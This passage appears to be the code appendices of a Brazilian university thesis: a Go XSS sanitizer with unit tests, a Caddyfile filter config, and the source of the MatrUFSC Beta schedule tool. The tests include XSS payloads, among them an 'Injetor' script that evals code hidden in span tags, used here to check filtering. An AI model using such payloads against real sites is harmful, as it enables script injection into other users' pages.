18         // O campo de 'mensagem' do fórum permite elementos HTML para a
   ↪  personalização da mensagem, uma política
19         // de filtragem hipotética desse campo poderia ser definida da seguinte
   ↪  maneira:
20         //
21         // Exemplo:
22         // policy = bluemonday.NewPolicy()
23         // policy.AllowTables()
24         // policy.AllowImages()
25         // policy.AllowStandardURLs()
26         // ...
27 }
28
29 func SanitizeXSS(input string) (bool, string) {
```

```
30          sanitized := policy.Sanitize(input)
31          modified := sanitized != input
32          return modified, sanitized
33  }
```

B.2 TESTES UNITÁRIOS

sanitize_test.go

```
1   package filter
2
3   import (
4           "testing"
5
6           "github.com/stretchr/testify/assert"
7   )
8
9   func TestSanitizeXSS(t *testing.T) {
10          var modified bool
11          var sanitizedTxt string
12
13          // Teste de sanitização de um XSS simples
14          modified, sanitizedTxt = SanitizeXSS("<script>alert('XSS')</script>")
15          assert.True(t, modified, "Filtra XSS simples")
16          assert.Equal(t, "", sanitizedTxt, "Retorno de string filtrada deve ser
    ↪  vazio")
17
18          // Teste de sanitização de elementos HTML imagem
19          modified, sanitizedTxt = SanitizeXSS("<img
    ↪  src='https://www.gov.br/participamaisbrasil/blob/ver/8098?w=0&h=0'></img>")
20          assert.True(t, modified, "Filtra elementos de imagem")
21          assert.Equal(t, "", sanitizedTxt, "Retorno de string filtrada deve ser
    ↪  vazio")
22
23          // Teste de sanitização de elementos HTML imagem com a presença de texto
24          modified, sanitizedTxt = SanitizeXSS("<img
    ↪  src='https://www.gov.br/participamaisbrasil/blob/ver/8098?w=0&h=0'>Logo
    ↪  UFSC</img>")
25          assert.True(t, modified, "Filtra elementos de imagem misto com texto")
26          assert.Equal(t, "Logo UFSC", sanitizedTxt, "Retorno de string filtrada deve
    ↪  ser vazio")
27
28          // Teste de sanitização de um código do tipo Injetor apresentado no apêndice
    ↪  do trabalho
29          modified, sanitizedTxt = SanitizeXSS(
30                  "<script>setTimeout(()=>{var
    ↪  t=document.getElementsByTagName('span');for(tag of
    ↪  t){if(tag.innerText.startsWith('//40')){eval(tag.innerText)}}},600)</script>",
```

```
31          )
32          assert.True(t, modified, "Filtra Payload de XSS")
33          assert.Equal(t, "", sanitizedTxt, "Retorno de string filtrada deve ser
    ↪  vazio")
34  }
```

B.3 EXEMPLO DE ARQUIVO DE CONFIGURAÇÃO CADDYFILE

Caddyfile

```
1  localhost
2
3  route /escreverMensagem.jsf {
4          xss-filter {
5                  behavior "filter"
6                  forms "formulario:titulo"
7          }
8  }
```

APÊNDICE C – CÓDIGO MATRUFSC BETA

Código de *fork* do MatrUFSC que inclui mudanças para possibilitar o envio de pedidos de matrícula denominado de MatrUFSC Beta. Repositório de código está presente no repositório git `https://github.com/caravelahc/beta-matrufsc` enquanto o site está hospedado em `https://beta.matrufsc.caravela.club`.

A maioria das mudanças deste *fork* encontra-se na pasta `.github` e nos arquivos `html/capim.html`, `js/ui_saver.js`, `js/combinacoes.js`, `js/state.js` e `js/main.js`. As modificações podem ser melhor visualizadas na seguinte URL: `https://github.com/caravelahc/beta-matrufsc/compare/67546d...master`

C.1 ./.GITHUB/WORKFLOWS

database.yml

```yaml
name: "database"
on:
  workflow_dispatch:
  schedule:
    - cron: "0 4 * * *"

env:
  CURRENT_SEMESTER: 20222

jobs:
  update-db:
    name: Update database
    runs-on: ubuntu-latest
    container:
      image: caravelahc/matrufsc:latest
    steps:
      - name: Checkout
        uses: actions/checkout@v2
      - name: Generate
        run: |
          virtualenv --python=/usr/bin/python2 .venv
          source .venv/bin/activate
          pip install bs4
          cd db/src
          ./get_turmas.py ${CURRENT_SEMESTER}
          ./parse_turmas.py ${CURRENT_SEMESTER}_*.xml ${CURRENT_SEMESTER}.json
          git fetch
          git checkout gh-pages
          mv ${CURRENT_SEMESTER}.json ../../data/${CURRENT_SEMESTER}.json
          git config user.email 53460931+caravelabot@users.noreply.github.com
          git config user.name caravelabot
```

```
32          git remote add pages
    ↪ https://caravelabot:${DEPLOY_ACCESS_TOKEN}@github.com/caravelahc/beta-matrufsc.git
33          git add -f ../../data/*.json || true
34          git commit -m "Update $(${CURRENT_SEMESTER}).json" || true
35          git push pages gh-pages -f
```

deploy.yml

```
1  name: "deploy"
2  on: push
3
4  jobs:
5    deploy-gh-pages:
6      name: Deploy
7      runs-on: ubuntu-latest
8      container:
9        image: caravelahc/matrufsc:latest
10     steps:
11       - name: Checkout
12         uses: actions/checkout@v2
13       - name: Compile
14         run: |
15           ./configure --base-path=bin
16           SITE_PATH=bin make
17       - name: Deploy
18         run: |
19           git config user.email 53460931+caravelabot@users.noreply.github.com
20           git config user.name caravelabot
21           git remote add pages
    ↪ https://caravelabot:${DEPLOY_ACCESS_TOKEN}@github.com/caravelahc/beta-matrufsc.git
22           git fetch
23           git checkout -f gh-pages
24           cp bin/* .
25           git add -u
26           git commit -m "Deploy $(git log -n1 --format=format:'%h')" || true
27           git push pages gh-pages -f
```

C.2 ./HTML

capim.html

```
1  <!DOCTYPE html>
2  <html>
3      <head>
```

```
4           <title>MatrUFSC - Beta</title>
5           <meta name="description" content="MatrUFSC é um combinador de horários para
            ↪ matrículas da UFSC" />
6           <meta name="keywords"
            ↪ content="combinador,grade,horários,matrícula,UFSC,CAGR" />
7           <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
8           <meta property="fb:page_id" content="234395573293479" />
9           <meta name="referrer" content="no-referrer">
10
11          <link rel="stylesheet" href="capim.css" type="text/css"/>
12          <link rel="shortcut icon" href="favicon.ico" type=image/x-icon">
13      </head>
14
15      <body style="background-color:#eeeeee;">
16          <div id="ui_main" style="overflow:auto;width:890px;margin:0
            ↪ auto;display:none;">
17              <table width="100%">
18                  <tr>
19                      <td>
20                          <div style="font-size:24px;text-align:left;"><b>MatrUFSC -
                            ↪ Beta</b></div>
21                      </td>
22                      <td style="font-size:11px;text-align: right;">
23                          <div id="sobre"><u><h4>Não se esqueça de conferir a
                            ↪ confirmação do plano de matrícula.</h4></u></div>
24                      </td>
25                  </tr>
26              </table>
27              <table>
28                  <tr>
29                      <td colspan="2">
30                          <table cellpadding="0" cellspacing="0" width="100%">
31                              <tr>
32                                  <td align="left">
33                                      <div id="campus"></div>
34                                  </td>
35                                  <td align="left" style="width:200px;">
36                                      <div id="planos"></div>
37                                  </td>
38                                  <td align="right">
39                                      <div id="saver"></div>
40                                  </td>
41                              </tr>
42                          </table>
43                          <table cellpadding="0" cellspacing="0" width="100%">
44                              <tr>
45                                  <td>
46                                      <input type="text" id="materias_input" />
```

```
47                                  <br />
48                                  <div id="materias_suggestions">
49                                  </div>
50                              </td>
51                              <td style="border:1px solid lightblue;width:100%;">
52                                  <div id="logger"></div>
53                              </td>
54                          </tr>
55                      </table>
56                  </td>
57              </tr>
58              <tr>
59                  <td colspan="2">
60                      <div id="avisos"></div>
61                      <div id="updates_list"></div>
62                  </td>
63              </tr>
64              <tr>
65                  <td colspan="2">
66                      <div id="materias_list"></div>
67                  </td>
68              </tr>
69              <tr>
70                  <td style="width:440px;">
71                      <div id="horario"></div>
72                  </td>
73                  <td style="width:440px;" valign="top">
74                      <div id="turmas_list"
                        ↪  style="overflow:auto;position:relative;"></div>
75                  </td>
76              </tr>
77              <tr>
78                  <td colspan="2">
79                      <table cellpadding="0" cellspacing="0" width="100%">
80                          <tr>
81                              <td align="left" style="font-size:11px;">
82                                  Verifique se o nº de créditos matriculados são
                                    ↪  permitidos pelo seu curso.
83                              </td>
84                              <td align="left" style="font-size:13px;">
85                                  <div id="comousar"><a target="_blank"
                                    ↪  href="https://github.com/caravelahc/beta-matrufsc">GitHu
86                              </td>
87                              <td align="right" style="font-size:13px;">
88                                  <div id="comousar"><a target="_blank"
                                    ↪  href="https://github.com/caravelahc/beta-matrufsc#capim"
89                              </td>
90                              <td align="right" style="font-size:13px;">
```

```
91                                  <div id="sobre"></div>
92                              </td>
93                          </tr>
94                          <tr>
95                              <td colspan="2" align="left"
                                ↪  style="font-size:11px;">
96                                  <a
                                    ↪  href="https://github.com/caravelahc/beta-matrufsc">https
                                    ↪  <span id="versao"></span><span
                                    ↪  id="data_db"></span>
97                              </td>
98                          </tr>
99                      </table>
100                 </td>
101             </tr>
102         </table>
103     </div>
104
105     <div id="dconsole" style="font-size:11px;">
106     </div>
107
108     <div id="grayout" style="display:none;"></div>
109     <div id="sobre_popup" style="display:none;">
110         <a>Sobre</a>
111     </div>
112
113     <script type="text/javascript" src="capim.js"></script>
114     <noscript>
115         <div style="text-align:center;font-size:32px;">
116             O MatrUFSC é um aplicativo Web: você tem que habilitar
117             Javascript no seu navegador.
118         </div>
119     </noscript>
120
121     <form id="enroll_form"
        ↪  action="https://cagr.sistemas.ufsc.br/matricula/pedido" method="POST">
122         <input type="hidden" id="nomes" name="nomes" value="">
123         <input type="hidden" id="turmas" name="turmas" value="">
124         <input type="hidden" id="aulas" name="aulas" value="">
125         <input type="hidden" id="codHorarios" name="codHorarios" value="">
126         <input type="hidden" id="tipos" name="tipos" value="">
127         <input type="hidden" id="formatura" name="formatura" value="-1">
128         <input type="hidden" id="etapa" name="etapa" value="1">
129         <input type="hidden" id="matricula" name="matricula" value="">
130
131         <!-- Plano -->
132         <input type="hidden" id="planoAtivo" name="planoAtivo" value="1">
133         <input type="hidden" id="plano" name="plano" value="1" disabled>
```

```
134             <input type="hidden" id="copiarPlano" name="copiarPlano" value="false"
                ↪  disabled>
135             <input type="hidden" id="cmd" name="cmd" value="">
136         </form>
137     </body>
138 </html>
```

C.3 ./JS

combinacoes.js

```
1  /**
2   * @constructor
3   */
4  function Combinacoes()
5  {
6      var self = this;
7
8      var combinacoes = null;
9      var current_int = 0;
10
11     function closest(orig) {
12         if (!orig)
13             return 1;
14         var best_c = null;
15         var best_p = 0;
16         combinacoes.forEach(function(c,j){
17             var sum = 0;
18             c.horarios_combo.forEach(function(horario){
19                 var t = horario.turma_representante;
20                 var t2 = null;
21                 if (orig.horarios_combo.some(function(horario2){
22                         t2 = horario2.turma_representante;
23                         return t.materia == t2.materia;
24                     }))
25                     sum += 10;
26                 if (t2 && t == t2)
27                     sum += 100;
28             });
29             if (best_p < sum) {
30                 best_p = sum;
31                 best_c = j;
32             }
33         });
34         return best_c+1;
35     }
```

```
36      function copy(combinacao, except) {
37          var c2 = new Array();
38          for (var i2 = 0; i2 < 6; i2++) {
39              c2[i2] = new Array();
40              for (var i3 = 0; i3 < 14; i3++) {
41                  if (combinacao[i2][i3] && combinacao[i2][i3].horario.materia !=
                    ↪  except)
42                      c2[i2][i3] =
                        ↪  {horario:combinacao[i2][i3].horario,sala:combinacao[i2][i3].sala};
43              }
44          }
45          return c2;
46      }
47
48      var generate = function(materias) {
49          const chosen_classes = materias.filter(m => m.selected);
50          const new_combinacoes = [[],[],[],[],[],[]];
51          new_combinacoes.horarios_combo = [];
52          for (const materia of chosen_classes) {
53              if (!materia.selected)
54                  continue;
55
56              const horario = materia.turmas.find(t => t.nome ===
                ↪  materia.chosen_class).horario;
57              for (const aula of horario.aulas) {
58                  new_combinacoes[aula.dia][aula.hora] = {
59                      horario,
60                      sala: aula.sala
61                  };
62              }
63              new_combinacoes[materia.codigo] = horario;
64              new_combinacoes.horarios_combo.push(horario);
65          }
66          combinacoes = [new_combinacoes];
67      }
68
69      /* procedures */
70      self.generate    = generate;
71      self.set_current = function(n) { current_int = n; };
72      /* functions */
73      self.get         = function(n) { if (combinacoes && n >= 1 && n <=
        ↪  combinacoes.length) return combinacoes[n-1]; };
74      self.get_current = function( ) { if (current_int) return self.get(current_int);
        ↪  };
75      self.current     = function( ) { return current_int; };
76      self.length      = function( ) { return combinacoes ? combinacoes.length : 0; };
77      self.copy        = function(c, e) { return copy(c, e); };
78      self.closest     = closest;
```

```
}
```

combinacoes.js

```
/**
 * @constructor
 */
function Combinacoes()
{
    var self = this;

    var combinacoes = null;
    var current_int = 0;

    function closest(orig) {
        if (!orig)
            return 1;
        var best_c = null;
        var best_p = 0;
        combinacoes.forEach(function(c,j){
            var sum = 0;
            c.horarios_combo.forEach(function(horario){
                var t = horario.turma_representante;
                var t2 = null;
                if (orig.horarios_combo.some(function(horario2){
                        t2 = horario2.turma_representante;
                        return t.materia == t2.materia;
                    }))
                    sum += 10;
                if (t2 && t == t2)
                    sum += 100;
            });
            if (best_p < sum) {
                best_p = sum;
                best_c = j;
            }
        });
        return best_c+1;
    }
    function copy(combinacao, except) {
        var c2 = new Array();
        for (var i2 = 0; i2 < 6; i2++) {
            c2[i2] = new Array();
            for (var i3 = 0; i3 < 14; i3++) {
                if (combinacao[i2][i3] && combinacao[i2][i3].horario.materia !=
                ↪  except)
                    c2[i2][i3] =
                    ↪  {horario:combinacao[i2][i3].horario,sala:combinacao[i2][i3].sala};
```

```
            }
        }
        return c2;
    }

    var generate = function(materias) {
        const chosen_classes = materias.filter(m => m.selected);
        const new_combinacoes = [[],[],[],[],[],[]];
        new_combinacoes.horarios_combo = [];
        for (const materia of chosen_classes) {
            if (!materia.selected)
                continue;

            const horario = materia.turmas.find(t => t.nome ===
            ↪  materia.chosen_class).horario;
            for (const aula of horario.aulas) {
                new_combinacoes[aula.dia][aula.hora] = {
                    horario,
                    sala: aula.sala
                };
            }
            new_combinacoes[materia.codigo] = horario;
            new_combinacoes.horarios_combo.push(horario);
        }
        combinacoes = [new_combinacoes];
    }

    /* procedures */
    self.generate    = generate;
    self.set_current = function(n) { current_int = n; };
    /* functions */
    self.get         = function(n) { if (combinacoes && n >= 1 && n <=
    ↪  combinacoes.length) return combinacoes[n-1]; };
    self.get_current = function( ) { if (current_int) return self.get(current_int);
    ↪  };
    self.current     = function( ) { return current_int; };
    self.length      = function( ) { return combinacoes ? combinacoes.length : 0; };
    self.copy        = function(c, e) { return copy(c, e); };
    self.closest     = closest;
}
```

combobox.js

```
/**
 * @constructor
 */
function Combobox(input, suggestions, ui_logger, database)
```

```
5  {
6      function select_item(item)
7      {
8          if (!self.array.length) {
9              return;
10         }
11         if (self.selected_item != -1) {
12             self.array[self.selected_item].style.backgroundColor = self.color_0;
13         }
14         if (item >= self.array.length) {
15             self.selected_item = 0;
16         } else if (item < 0) {
17             self.selected_item = self.array.length - 1;
18         } else {
19             self.selected_item = item;
20         }
21
22         var s_top    = self.suggestions.scrollTop;
23         var s_height = self.suggestions.clientHeight;
24         var i_top    = self.array[self.selected_item].offsetTop;
25         var i_height = self.array[self.selected_item].clientHeight;
26
27         if ( s_top > i_top) {
28             self.suggestions.scrollTop = i_top;
29         } else if ((s_top + s_height) < (i_top + i_height)) {
30             self.suggestions.scrollTop = i_top + i_height - s_height;
31         }
32
33         self.array[self.selected_item].style.backgroundColor = self.color_1;
34         list_show();
35     }
36
37     function deselect_item()
38     {
39         if (self.selected_item != -1) {
40             self.array[self.selected_item].style.backgroundColor = self.color_0;
41             self.selected_item = -1;
42         }
43     }
44
45     var self = this;
46     self.color_0 = "white";
47     self.color_1 = "#eeeeee";
48     self.input = document.getElementById(input);
49     self.input.className = "combobox_input";
50     self.suggestions = document.getElementById(suggestions);
51     self.suggestions.className = "combobox_suggestions";
52     self.mouse_over_suggestions = false;
```

```
53
54      function list_create() {
55          self.internal_div = document.createElement("div");
56          self.internal_div.style.marginRight = (document.scrollbar_width+1) + "px";
57
58          self.array = new Array();
59          self.selected_item = -1;
60
61          self.suggestions.onmouseover = function() { self.mouse_over_suggestions =
            ↪  true; };
62          self.suggestions.onmouseout  = function() { self.mouse_over_suggestions =
            ↪  false; };
63          self.suggestions.appendChild(self.internal_div);
64          list_add_item("Criar atividade extra", "Clique aqui para criar uma atividade
            ↪  extra-curricular, adicionando seus próprios horários");
65          self.array[0].style.fontSize = "13px";
66          self.array[0].style.fontWeight = "bold";
67          self.array[0].onmouseup = function() {
68              deselect_item();
69              self.cb_new_materia(self.input.value);
70              list_hide();
71              self.input.blur();
72          };
73          list_hide();
74      }
75
76      function list_add_item(str, title) {
77          var li = document.createElement("div");
78          li.style.cursor = "pointer";
79
80          if (title) {
81              li.title = title;
82          }
83
84          li.innerHTML   = str;
85          li.onmouseover = function() { select_item(this.index); };
86          li.onmouseout  = function() { deselect_item(); };
87          li.onselectstart=function() { return false; }
88          li.onmouseup   = function() {
89              deselect_item();
90              self.input.value = this.codigo;
91              add_item(self.input.value);
92              list_hide();
93              self.input.blur();
94          };
95          li.codigo = str.split(" ")[0];
96          li.index = self.array.length;
97          self.array.push(li);
```

```
98          self.internal_div.appendChild(li);
99          return self.array.length-1;
100     };
101     function do_search_more() {
102         var fetch_result = database.page(self.page++);
103         self.internal_div.removeChild(self.array[self.more]);
104         self.array.splice(self.more, 1);
105         self.more = null;
106         if (fetch_result.length > 0)
107             list_add_items(fetch_result);
108     };
109     function list_add_items(items) {
110         var first = self.array.length;
111         items.forEach(function(item){
112             var str = item.codigo + " " + item.nome;
113             list_add_item(str);
114         });
115         if (items.length == 10) {
116             self.more = list_add_item("Buscar mais...");
117             self.array[self.more].style.fontSize = "13px";
118             self.array[self.more].style.fontWeight = "bold";
119             self.array[self.more].onmouseup = do_search_more;
120         } else {
121             self.more = 0;
122         }
123         select_item(first);
124     }
125     function list_clear() {
126         for (var i = 1; i < self.array.length; i++)
127             self.internal_div.removeChild(self.array[i]);
128         self.array.splice(1, self.array.length);
129         self.selected_item = -1;
130         self.page = 1;
131     };
132     function list_show() {
133         self.suggestions.style.display = "";
134     }
135     function list_hide() {
136         self.mouse_over_suggestions = false;
137         self.suggestions.style.display = "none";
138     }
139
140     list_create();
141
142     self.input.onblur    = function() {
143         if (self.mouse_over_suggestions) {
144             setTimeout("document.getElementById(\"" + input + "\").focus();",1);
145             self.input.focus();
```

```
146         } else {
147             list_hide();
148         }
149     };
150     self.input.onfocus   = function() { if (self.input.value) list_show(); };
151     self.input.onkeydown = function(e) {
152         var c = (e) ? e.keyCode : event.keyCode;
153         if (c == 40 /* down */) {
154             select_item(self.selected_item + 1);
155         } else if (c == 38 /* up */) {
156             select_item(self.selected_item - 1);
157         } else if (c == 27 /* esc */) {
158             deselect_item();
159             list_hide();
160         } else if (c == 13 /* enter */) {
161             if (self.more && self.selected_item == self.more) {
162                 do_search_more();
163                 return;
164             } else
165             if (self.selected_item == 0) {
166                 deselect_item();
167                 list_hide();
168                 self.cb_new_materia(self.input.value);
169                 self.input.focus();
170                 return;
171             } else
172             if (self.selected_item != -1) {
173                 self.input.value = self.array[self.selected_item].codigo;
174                 deselect_item();
175                 list_hide();
176             }
177             add_item(self.input.value);
178             self.input.focus();
179         }
180     };
181     self.input.onkeyup   = function (e) {
182         var c = (e) ? e.keyCode : event.keyCode;
183         var fetch = self.input.value;
184 
185         if (!((c >= 65 /* a */) && (c <=  90 /* z */)) &&
186             !((c >= 48 /* 0 */) && (c <=  57 /* 9 */)) &&
187             !((c >= 96 /* 0 */) && (c <= 105 /* 9 */)) &&
188             c != 46 /* del */ && c != 8 /* backspace */)
189             return;
190 
191         list_clear();
192         if (fetch.length > 0) {
193             database.fetch(fetch);
```

```
194             var fetch_result = database.page(0);
195             if (fetch_result.length > 0) {
196                 list_add_items(fetch_result);
197                 var n = fetch_result.length;
198                 var v = new String();
199                 if (n == 1)
200                     v = "1 vez";
201                 else
202                     v = n + " vezes";
203                 if (n == 10)
204                     v = v + " ou mais";
205                 ui_logger.set_text("'" + fetch + "' encontrado " + v, "lightgreen");
206             } else {
207                 ui_logger.set_text("'" + fetch + "' n\u00e3o encontrado",
                    ↪  "lightcoral");
208             }
209             list_show();
210         } else {
211             ui_logger.reset();
212             list_hide();
213         }
214     };
215
216     function add_item(codigo) {
217         var full_result = database.full(codigo.toUpperCase());
218         if (full_result) {
219             self.cb_add_materia(full_result);
220         } else {
221             ui_logger.set_text("'" + codigo + "' n\u00e3o adicionada",
                ↪  "lightcoral");
222         }
223     }
224
225     /* procedures */
226     self.add_item    = add_item;
227     /* callbacks */
228     self.cb_add_materia = null;
229     self.cb_new_materia = null;
230 }
```

compat.js

```
1  /*
2   * made by bobince (at) gmail [dot] com
3   * obtained from (07-02-2012):
4   *
↪  http://stackoverflow.com/questions/2790001/fixing-javascript-array-functions-in-internet-exp
```

```
 */
if (!('forEach' in Array.prototype)) {
    Array.prototype.forEach= function(action, that /*opt*/) {
        for (var i= 0, n= this.length; i<n; i++)
            if (i in this)
                action.call(that, this[i], i, this);
    };
}
if (!('map' in Array.prototype)) {
    Array.prototype.map= function(mapper, that /*opt*/) {
        var other= new Array(this.length);
        for (var i= 0, n= this.length; i<n; i++)
            if (i in this)
                other[i]= mapper.call(that, this[i], i, this);
        return other;
    };
}
if (!('filter' in Array.prototype)) {
    Array.prototype.filter= function(filter, that /*opt*/) {
        var other= [], v;
        for (var i=0, n= this.length; i<n; i++)
            if (i in this && filter.call(that, v= this[i], i, this))
                other.push(v);
        return other;
    };
}
if (!('every' in Array.prototype)) {
    Array.prototype.every= function(tester, that /*opt*/) {
        for (var i= 0, n= this.length; i<n; i++)
            if (i in this && !tester.call(that, this[i], i, this))
                return false;
        return true;
    };
}
if (!('some' in Array.prototype)) {
    Array.prototype.some= function(tester, that /*opt*/) {
        for (var i= 0, n= this.length; i<n; i++)
            if (i in this && tester.call(that, this[i], i, this))
                return true;
        return false;
    };
}
```

database.js

```
DB_BASE_PATH = 'data/'
/**
 * @constructor
 */
function Database() {
    this.db = new Object();
    this.search_score = function(haystack, needle, value) {
        needle.lastIndex = 0;
        var tmp = haystack.match(needle);
        if (tmp === null)
            return 0;
        return tmp.length * value;
    };
}
Database.prototype.get_date = function(semestre) {
    return this.db[semestre]["DATA"];
}
Database.prototype.set_db = function(semestre, campus) {
    if (this.db[semestre] && this.db[semestre][campus]) {
        this.cur_db = this.db[semestre][campus];
        return 0;
    }
    return -1;
}
Database.prototype.add = function(semestre, array) {
    var self = this;
    self.db[semestre] = new Array();

    for (var campus in array) {
        var campus_array = array[campus];
        if (campus === "DATA") {
            self.db[semestre][campus] = campus_array;
            continue;
        }
        self.db[semestre][campus] = new Array();
        campus_array.forEach(function(k) {
            var i = new Object();
            i.codigo     = k[0];
            i.nome_ascii = k[1];
            i.nome       = k[2];
            i.turmas     = new Array();
            k[3].forEach(function(m) {
                var n = new Object();
                n.nome              = m[0];
                n.horas_aula        = m[1];
                n.vagas_ofertadas   = m[2];
                n.vagas_ocupadas    = m[3];
                n.alunos_especiais  = m[4];
```

```
49                  n.saldo_vagas       = m[5];
50                  n.pedidos_sem_vaga  = m[6];
51                  n.horarios          = m[7];
52                  n.professores       = m[8];
53                  i.turmas.push(n);
54              });
55              self.db[semestre][campus][i.codigo] = i;
56              self.db[semestre][campus].push(i);
57          });
58      }
59  }
60  Database.prototype.fetch = function(string, page) {
61      string = string.toUpperCase()
62              .replace(/[ÀÁÂÃÄÅ]/g, "A")
63              .replace(/[ÈÉÊË]/g, "E")
64              .replace(/[ÌÍÎÏ]/g, "I")
65              .replace(/[ÒÓÔÕÖØ]/g, "O")
66              .replace(/[ÙÚÛÜ]/g, "U")
67              .replace(/Ç/g, "C")
68              .replace(/Ð/g, "D")
69              .replace(/Ñ/g, "N")
70              .replace(/Ý/g, "Y")
71              .replace(/ß/g, "B");
72      var search_whole = [];
73      var search_part = [];
74      var needles = string.split(" ");
75      needles.forEach(function(str) {
76          if (str != "") {
77              search_whole.push(new RegExp("\\b" + str + "\\b", "g"));
78              search_part.push(new RegExp(str, "g"));
79          }
80      });
81      this.result = [];
82      this.result.forEach(function(t) {
83          delete t.score;
84      });
85      for (var i = 0; i < this.cur_db.length; i++) {
86          var haystack = this.cur_db[i];
87          var firstword = haystack.nome_ascii.split(" ")[0];
88          var exactly = false;
89          var score = 0;
90          for (var j = 0; j < search_whole.length; j++) {
91              var expr_score = 0;
92              search_whole[j].lastIndex = 0;
93              if (search_whole[j].test(haystack.codigo)) {
94                  exactly = true;
95                  continue;
96              }
```

```
97              if (firstword == needles[j])
98                  expr_score += 200;
99              expr_score += this.search_score(haystack.nome_ascii, search_whole[j],
                ↪  100);
100             expr_score += this.search_score(haystack.nome_ascii, search_part[j],
                ↪  10);
101             expr_score += this.search_score(haystack.codigo, search_part[j], 1);
102             if (expr_score) {
103                 score += expr_score;
104             } else {
105                 score = 0;
106                 break;
107             }
108         }
109         if (exactly) {
110             this.result = [haystack];
111             break;
112         }
113         if (score) {
114             haystack.score = score;
115             this.result.push(haystack);
116         }
117     }
118     this.result.sort(function(a,b) {
119         var diff = b.score - a.score;
120         if (!diff) {
121             if (a.score < 10 && b.score < 10) {
122                 if (b.codigo < a.codigo) {
123                     diff =  1;
124                 } else if (a.codigo < b.codigo) {
125                     diff = -1;
126                 }
127             } else {
128                 if (b.nome_ascii < a.nome_ascii) {
129                     diff =  1;
130                 } else if (a.nome_ascii < b.nome_ascii) {
131                     diff = -1;
132                 }
133             }
134         }
135         return diff;
136     });
137 }
138 Database.prototype.page = function(page) {
139     return this.result.slice(page*10, (page+1)*10);
140 }
141 Database.prototype.full = function(string) {
142     return this.cur_db[string];
```

```
143 }
```

dconsole.js

```
1  /**
2   * @constructor
3   */
4  function Dconsole(id)
5  {
6      var self = this;
7
8      var dconsole = document.getElementById(id);
9      var dconsoletext = new String();
10
11     self.hexdump = function hexdump(prefix, str)
12     {
13         var hexstring = prefix + ": ";
14         for (var i = 0; i < str.length; i++)
15             hexstring += "0x" + str.charCodeAt(i).toString(16) + " ";
16         hexstring += "\n";
17         dprintf(hexstring);
18     }
19     self.printf = function printf(str)
20     {
21         var innerHTML = new String();
22         var newstr = new String();
23         var split = dconsoletext.split("\n");
24         var n = split.length;
25         var offset = n - 10;
26
27         if (offset < 0)
28             offset = 0;
29
30         for (var i = 0; i < 8 && i < n-2; i++) {
31             newstr += split[i+offset] + "\n";
32             innerHTML += split[i+offset] + "<br />";
33         }
34         innerHTML += str + "<br />";
35         newstr += str + "\n";
36         dconsoletext = newstr;
37         dconsole.innerHTML = innerHTML;
38     }
39 }
```

display.js

```
/**
 * @constructor
 */
function Display(ui_logger, ui_horario)
{
    var self = this;
    var selected = null;

    function map_turma(turma, priv, func)
    {
        if (!turma.aulas)
            return;
        for (var i = 0; i < turma.aulas.length; i++) {
            var dia  = turma.aulas[i].dia;
            var hora = turma.aulas[i].hora;
            func(priv, dia, hora);
        }
    }
    function over(c, turma)
    {
        var materia = turma.materia;
        var current_turma = c && c[materia.codigo] ?
        ↪  c[materia.codigo].turma_representante : null;

        if (turma == selected)
            return;

        if (current_turma)
            map_turma(current_turma, null, function(priv, dia, hora) {
                ui_horario.clear_cell(dia, hora);
            });

        map_turma(turma, c, function(c, dia, hora) {
            if (c && c[dia][hora] && c[dia][hora].horario.materia != materia) {
                ui_logger.set_quick_text("choque de horario", "lightcoral");
                ui_horario.display_cell(dia, hora, Cell.red(materia));
            } else {
                ui_horario.display_cell(dia, hora, Cell.grey(materia));
            }
        });

        selected = turma;
    }
    function out(c, turma)
    {
        var materia = turma.materia;
        var current_turma = c && c[materia.codigo] ?
        ↪  c[materia.codigo].turma_representante : null;
```

```
47
48          if (!c) {
49              selected = "";
50              ui_horario.reset();
51              return;
52          }
53
54          if (turma != current_turma)
55              map_turma(turma, c, function(c, dia, hora) {
56                  if (c[dia][hora] && c[dia][hora].horario)
57                      ui_horario.display_cell(dia, hora, Cell.normal(c[dia][hora]));
58                  else
59                      ui_horario.clear_cell(dia, hora);
60              });
61
62          if (current_turma)
63              map_turma(current_turma, c, function(c, dia, hora) {
64                  ui_horario.display_cell(dia, hora, Cell.normal(c[dia][hora]));
65              });
66
67          ui_logger.unset_quick_text();
68
69          selected = null;
70      }
71      function turma(c, turma) {
72          map_turma(turma, c, function(c, dia, hora) {
73              ui_horario.display_cell(dia, hora, Cell.normal(c[dia][hora]));
74          });
75      }
76
77      /* procedures */
78      self.reset = function() { ui_horario.reset(); selected = null; };
79      self.out   = out;
80      self.over  = over;
81      self.turma = turma;
82      /* functions */
83      self.get_selected = function() { return selected; }
84  }
```

json2.js

```
1   /*
2       http://www.JSON.org/json2.js
3       2011-10-19
4
5       Public Domain.
6
```

```
7       NO WARRANTY EXPRESSED OR IMPLIED. USE AT YOUR OWN RISK.
8
9       See http://www.JSON.org/js.html
10
11
12      This code should be minified before deployment.
13      See http://javascript.crockford.com/jsmin.html
14
15      USE YOUR OWN COPY. IT IS EXTREMELY UNWISE TO LOAD CODE FROM SERVERS YOU DO
16      NOT CONTROL.
17
18
19      This file creates a global JSON object containing two methods: stringify
20      and parse.
21
22          JSON.stringify(value, replacer, space)
23              value       any JavaScript value, usually an object or array.
24
25              replacer    an optional parameter that determines how object
26                          values are stringified for objects. It can be a
27                          function or an array of strings.
28
29              space       an optional parameter that specifies the indentation
30                          of nested structures. If it is omitted, the text will
31                          be packed without extra whitespace. If it is a number,
32                          it will specify the number of spaces to indent at each
33                          level. If it is a string (such as '\t' or ' '),
34                          it contains the characters used to indent at each level.
35
36              This method produces a JSON text from a JavaScript value.
37
38              When an object value is found, if the object contains a toJSON
39              method, its toJSON method will be called and the result will be
40              stringified. A toJSON method does not serialize: it returns the
41              value represented by the name/value pair that should be serialized,
42              or undefined if nothing should be serialized. The toJSON method
43              will be passed the key associated with the value, and this will be
44              bound to the value
45
46              For example, this would serialize Dates as ISO strings.
47
48                  Date.prototype.toJSON = function (key) {
49                      function f(n) {
50                          // Format integers to have at least two digits.
51                          return n < 10 ? '0' + n : n;
52                      }
53
54                      return this.getUTCFullYear()   + '-' +
```

```
                    f(this.getUTCMonth() + 1) + '-' +
                    f(this.getUTCDate())      + 'T' +
                    f(this.getUTCHours())     + ':' +
                    f(this.getUTCMinutes())   + ':' +
                    f(this.getUTCSeconds())   + 'Z';
            };

        You can provide an optional replacer method. It will be passed the
        key and value of each member, with this bound to the containing
        object. The value that is returned from your method will be
        serialized. If your method returns undefined, then the member will
        be excluded from the serialization.

        If the replacer parameter is an array of strings, then it will be
